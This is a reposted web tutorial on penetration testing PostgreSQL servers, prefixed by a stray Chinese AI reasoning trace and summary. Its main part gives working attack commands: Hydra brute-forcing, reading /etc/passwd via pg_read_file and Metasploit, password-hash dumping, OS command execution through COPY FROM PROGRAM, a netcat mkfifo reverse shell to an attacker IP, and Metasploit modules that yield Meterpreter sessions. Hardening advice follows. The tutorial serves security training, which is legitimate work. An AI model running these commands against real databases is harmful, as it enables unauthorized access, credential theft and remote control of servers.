嗯,用户让我帮忙总结一篇文章的内容,控制在一百个字以内,而且不需要用“文章内容总结”之类的开头。首先,我需要仔细阅读用户提供的文章内容。 这篇文章主要讲的是PostgreSQL的渗透测试流程,从初始侦察到后利用阶段,使用实际例子和攻击技术。里面提到了实验室设置、配置、网络扫描、认证测试、密码攻击、文件读取、密码哈希转储、数据库枚举、命令执行、反向shell访问、Metasploit利用以及安全加固和修复。 接下来,我需要将这些关键点浓缩到100字以内。要确保涵盖主要步骤和工具的使用,比如Hydra、Metasploit等。同时,要提到安全加固措施,如网络控制、认证授权和加密等。 最后,确保语言简洁明了,直接描述文章内容,不使用任何开头语句。这样用户就能快速了解文章的核心内容了。 </think> 文章介绍PostgreSQL渗透测试流程,涵盖实验室搭建、配置优化、网络扫描、认证攻击、密码破解、文件读取、密码哈希转储等步骤,并演示如何利用Metasploit框架执行命令和建立反向shell,最后提供安全加固建议,包括网络控制、认证授权和加密保护等措施。 2026-3-15 10:56:55 Author: www.hackingarticles.in(查看原文) 阅读量:46 收藏
PostgreSQL is one of the most popular open-source relational database systems, powering everything from small web applications to enterprise-scale platforms. Its widespread adoption makes it a high-value target during security assessments and penetration tests. In this comprehensive guide, we’ll walk through a real-world PostgreSQL penetration testing workflow—from initial reconnaissance to post-exploitation—using practical examples and actual attack techniques.
Table of Contents
- PostgreSQL Penetration Testing
- Why PostgreSQL Penetration Testing Matters
- Lab Setup
- PostgreSQL Configuration
- Network Scanning and Port Discovery
- Authentication and Access Testing
- Credential-Based Attacks
- File Reading via PostgreSQL
- Password Hash Dumping
- Database Enumeration
- Command Execution
- Reverse Shell Access
- Metasploit Exploitation
- Security Hardening and Remediation
- Conclusion
Why PostgreSQL Penetration Testing Matters
Database security often represents the last line of defense before sensitive data exposure[10]. A successful compromise of a PostgreSQL instance can lead to:
- Unauthorized access to confidential customer, financial, or healthcare data
- Privilege escalation from application-level to database superuser
- Operating system compromise through database-to-OS pivoting
- Data exfiltration, modification, or destruction
- Lateral movement within the network infrastructure
Lab Setup
The command shown in the terminal is used to install PostgreSQL and its client utilities on a Debian/Ubuntu-based system using the apt package manager.
apt install postgresql postgresql-client

Once the installation is complete, start the PostgreSQL service and configure it to run automatically at system startup using the following commands:
systemctl start postgresql.service
systemctl enable postgresql.service

Set PostgreSQL User Password
Next, set a password for the PostgreSQL default user. You can change the password of the postgres user with the following command. The system will prompt you to enter a new password and then ask you to confirm it. After successful completion, a message will appear indicating that the password has been updated successfully.
passwd postgres
After setting the password, switch to the PostgreSQL user account and access the PostgreSQL database shell using the following commands:
su -l postgres
psql
This will allow you to log in as the PostgreSQL user and start working with the PostgreSQL database environment.

Create a database and user roles
First, set or change the password of the default postgres database user using the following command:
psql -c "alter user postgres with password '123'"
Create a New PostgreSQL User
Next, create a new database user (role). In the example below, a user named ignite is created.
createuser -EPd ignite
Explanation of options:
- -E → Echo the commands that are generated and sent to the server
- -P → Prompt to enter a password for the new role
- -d → Allow the user to create databases
During execution, the system will prompt you to enter and confirm the password for the new user.
Create a New Database
After creating the user, create a database and assign ownership to that user:
createdb secret -O ignite
- secret → Name of the database
- ignite → Owner of the database
Connect to the Database
Now connect to the newly created database:
psql secret
You can now execute SQL queries within this database.
Verify Available Databases
To view all databases on the PostgreSQL server, use:
psql -l

By default, PostgreSQL listens on the local interface 127.0.0.1. To allow remote access, you must modify the PostgreSQL configuration file. You can open the configuration file using the following command:
nano /etc/postgresql/12/main/postgresql.conf
- listen_addresses = ‘localhost’ – Only local connections (most secure)
- listen_addresses = ‘*’ – All network interfaces (highest risk)

under the connection settings, you will set #listen_addresses= ‘*’

Allow Remote Connection from Kali Machine
By default, PostgreSQL restricts database access to the local machine for security reasons. If you want to connect to the PostgreSQL server from another system such as Kali Linux, you must update the client authentication configuration file.
This configuration is controlled through the pg_hba.conf file, which defines which hosts are allowed to connect and the authentication methods they must use.
sudo nano /etc/postgresql/14/main/pg_hba.conf
To permit connections from your Kali machine, add the following entry to the configuration file:
# Allow connections from your Kali machine
host all all 192.168.1.1/24 scram-sha-256
Finally, restart the PostgreSQL service for the changes to take effect.
systemctl restart postgresql

Network Scanning and Port Discovery
PostgreSQL typically listens on TCP port 5432, but security-conscious administrators often change this to non-standard ports. Begin with comprehensive port scanning:
nmap -sV -p5432 192.168.1.8
As shown in our lab environment, Nmap reveals critical information:
- Service detection: PostgreSQL DB 9.6.0 or later
- Port status: 5432/tcp open
- OS fingerprinting: VMware virtual machine

Authentication and Access Testing
Once you’ve identified PostgreSQL services, the next step is gaining authenticated access.
Credential-Based Attacks
Default and Weak Credentials
Many PostgreSQL installations retain default or predictable credentials. Common targets include:
- Username: postgres, Password: postgres
- Username: admin, Password: admin or password
- Application-specific accounts with weak passwords
Using Hydra, we can perform controlled password attacks against identified PostgreSQL services:
hydra -L users.txt -P pass.txt 192.168.1.8 postgres

Reading System Files via PostgreSQL using Metasploit
If valid credentials are available for PostgreSQL, an attacker may abuse database features to read files from the underlying operating system. One way to perform this attack is by using the Metasploit Framework module designed for PostgreSQL file reading.
The module postgres_readfile allows attackers to read files from the target system through SQL queries.
use auxiliary/admin/postgres/postgres_readfile
set rhosts 192.168.1.8
set rfile /etc/passwd
set password 123
run

Reading System Files using PostgreSQL Client
If valid credentials are available, an attacker can directly connect to the PostgreSQL database server and use built-in database functions to read files from the target system.
In this example, the connection is established from Kali Linux using the PostgreSQL client.
Step 1: Connect to the PostgreSQL Server
Use the following command to connect to the remote PostgreSQL database:
psql -h 192.168.1.8 -U postgres
- -h – Specifies the target host IP address.
- -U – Defines the database user (in this case, postgres).
After executing the command, the system will prompt for the password of the postgres user.
Step 2: Read System File using SQL Function
Once logged in, you can use the PostgreSQL built-in function pg_read_file() to read files from the server.
SELECT pg_read_file('/etc/passwd');
This command reads the /etc/passwd file from the target Linux system and displays its contents inside the PostgreSQL console.

Dumping PostgreSQL Password Hashes using Metasploit
If valid credentials are available, an attacker can extract stored password hashes from the PostgreSQL database using a module from the Metasploit Framework.
The postgres_hashdump module is designed to retrieve password hashes stored in the PostgreSQL system tables.
use auxiliary/scanner/postgres/postgres_hashdump
set rhosts 192.168.1.8
set username postgres
set password 123
run

Database Enumeration
After successful authentication, begin systematic enumeration to understand the database environment and identify privilege escalation paths.
Establishing the Initial Connection
Using discovered credentials, connect to the target PostgreSQL instance:
psql -h 192.168.1.8 -U postgres -d postgres
- \du – List Database Roles
This command displays all database users (roles) and their privileges.
- \dt – List Tables
This command lists all tables in the current database.
In this case, the output indicates that no tables were found, meaning the current database does not contain any user-created tables.
- \l – List Databases
This command displays all databases available on the server.
Example databases identified:
- postgres – Default PostgreSQL administrative database
- secret – A user-created database owned by the ignite user
- template0 and template1 – Default PostgreSQL template databases used for creating new databases

Command Execution
First, connect to the remote PostgreSQL database from Kali Linux using the PostgreSQL client.
psql -h 192.168.1.8 -U postgres
After running the command, enter the password for the postgres user to access the database console.
- 2. Create a Table to Store Command Output
Next, create a table that will store the output of the system command.
CREATE TABLE raj (DATA text);
This table contains a single column DATA which will hold the command output.
- 3. Execute a System Command
Use the COPY FROM PROGRAM statement to execute a command on the target system and store its output in the table.
COPY raj FROM PROGRAM 'ifconfig';
Here, the ifconfig command runs on the target machine and its output is inserted into the raj table.
- View the Command Output
Finally, retrieve the stored output using a SELECT query.
SELECT * FROM raj;
The query displays the network configuration of the target machine, including interfaces, IP addresses, and packet statistics.

Generating a Reverse Shell Payload
After gaining command execution on the target through PostgreSQL, the next step is to obtain an interactive shell. This can be achieved by generating a reverse shell payload using Reverse Shell Generator, a tool that provides various ready-to-use reverse shell commands.

Create a Table to Store Command Output
Next, create a table that will hold the output generated by the system command.
CREATE TABLE shell(output text);
This table will temporarily store the output produced by the executed command.
- Execute the Reverse Shell Payload
Now execute the reverse shell command using the COPY FROM PROGRAM statement.
COPY shell FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.10 1234 >/tmp/f';

Listener Setup
Before executing the payload on the target system, start a listener on the attacker’s machine:
nc -lvnp 1234
Once the payload is executed on the target, the system connects back to the attacker, providing a remote shell.

Another way to achieve remote command execution on a PostgreSQL server is by using an exploit module available in the Metasploit Framework. This module abuses the COPY FROM PROGRAM functionality to execute system commands and obtain a reverse shell.
use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
set rhosts 192.168.1.8
set username postgres
set password 123
set lhost 192.168.1.10
run
Upgrade the Shell to Meterpreter
To obtain more advanced post-exploitation capabilities, upgrade the command shell to a Meterpreter session.
sessions -u 1
This command upgrades session 1 to a Meterpreter shell.

The Metasploit Framework also provides another exploit module that allows attackers to upload and execute a payload through PostgreSQL. This module uploads a malicious shared object file (.so) to the target system and executes it to establish a reverse shell.
use exploit/linux/postgres/postgres_payload
show targets
set target 1
set rhosts 192.168.1.8
set username postgres
set password 123
set lhost 192.168.1.10
run

Security Hardening and Remediation
A comprehensive penetration test concludes with actionable remediation guidance.
Network and Access Control

Table 1: Network security controls for PostgreSQL
Authentication and Authorization
- Eliminate default credentials – Change or disable default postgres account password immediately after installation
- Enforce strong password policies – Minimum 14 characters with complexity requirements
- Implement least privilege – Grant only necessary permissions; avoid SUPERUSER for application accounts
- Regular access reviews – Audit role memberships and privileges quarterly
- Disable unused accounts – Remove or lock inactive database users
Superuser Restriction
The PostgreSQL superuser role should be tightly controlled:
— Revoke unnecessary superuser privileges
ALTER USER app_user WITH NOSUPERUSER;
— Create limited administrative roles
CREATE ROLE db_admin WITH CREATEDB CREATEROLE LOGIN PASSWORD ‘strong_password’;
— Prohibit superuser remote login
— In pg_hba.conf:
— local all postgres peer
— host all postgres 127.0.0.1/32 reject
SQL Injection Prevention
Application-layer defenses are critical to prevent SQL injection attacks[2][10][14]:
- Parameterized queries – Use prepared statements exclusively; never concatenate user input into SQL
- Input validation – Whitelist allowed characters and patterns; reject suspicious input
- Least privilege database accounts – Application accounts should not have DDL or admin privileges
- Web Application Firewall (WAF) – Deploy signature-based and behavioral SQLi detection
- Regular security testing – Automated and manual SQLi testing during development
Monitoring and Auditing
Implement comprehensive logging and alerting[6][9][12]:
— Enable comprehensive query logging
ALTER SYSTEM SET log_statement = ‘all’;
ALTER SYSTEM SET log_connections = ‘on’;
ALTER SYSTEM SET log_disconnections = ‘on’;
ALTER SYSTEM SET log_duration = ‘on’;
— Reload configuration
SELECT pg_reload_conf();
Key monitoring scenarios:
- Failed authentication attempts (potential brute-force)
- Superuser activity (especially from unexpected IPs)
- DDL operations (CREATE, ALTER, DROP statements)
- Mass data access or export operations
- Use of administrative functions (pg_read_file, COPY TO PROGRAM)

Encryption and Data Protection

Table 2: Encryption controls for PostgreSQL environments
Patch Management
Stay current with PostgreSQL security updates:
- Subscribe to PostgreSQL security mailing lists
- Test patches in non-production environments before deployment
- Maintain an inventory of all PostgreSQL instances and their versions
- Establish a maximum patch deployment timeline (e.g., 30 days for critical vulnerabilities)
Conclusion
PostgreSQL penetration testing requires a methodical approach spanning reconnaissance, authentication attacks, SQL injection, privilege escalation, and operating system compromise. Understanding these attack chains enables security teams to implement defense-in-depth strategies that protect at every layer: network, authentication, application, database, and host.
The most effective PostgreSQL security programs combine technical controls (access restrictions, encryption, least privilege) with operational practices (monitoring, patching, regular assessments). By thinking like an attacker and systematically testing these controls, organizations can identify and remediate vulnerabilities before they’re exploited in real-world breaches.
Remember that penetration testing should always be conducted with proper authorization and within defined scope. The techniques described in this article are powerful and should only be used for legitimate security assessment purposes in environments where you have explicit permission to test.
Author: Raji Simon is a Security Consultant and Penetration Tester specializing in offensive security, vulnerability research, and application security testing. She is passionate about identifying security weaknesses and helping organizations strengthen their security posture through practical penetration testing. Contact Here
如有侵权请联系:admin#unsafe.sh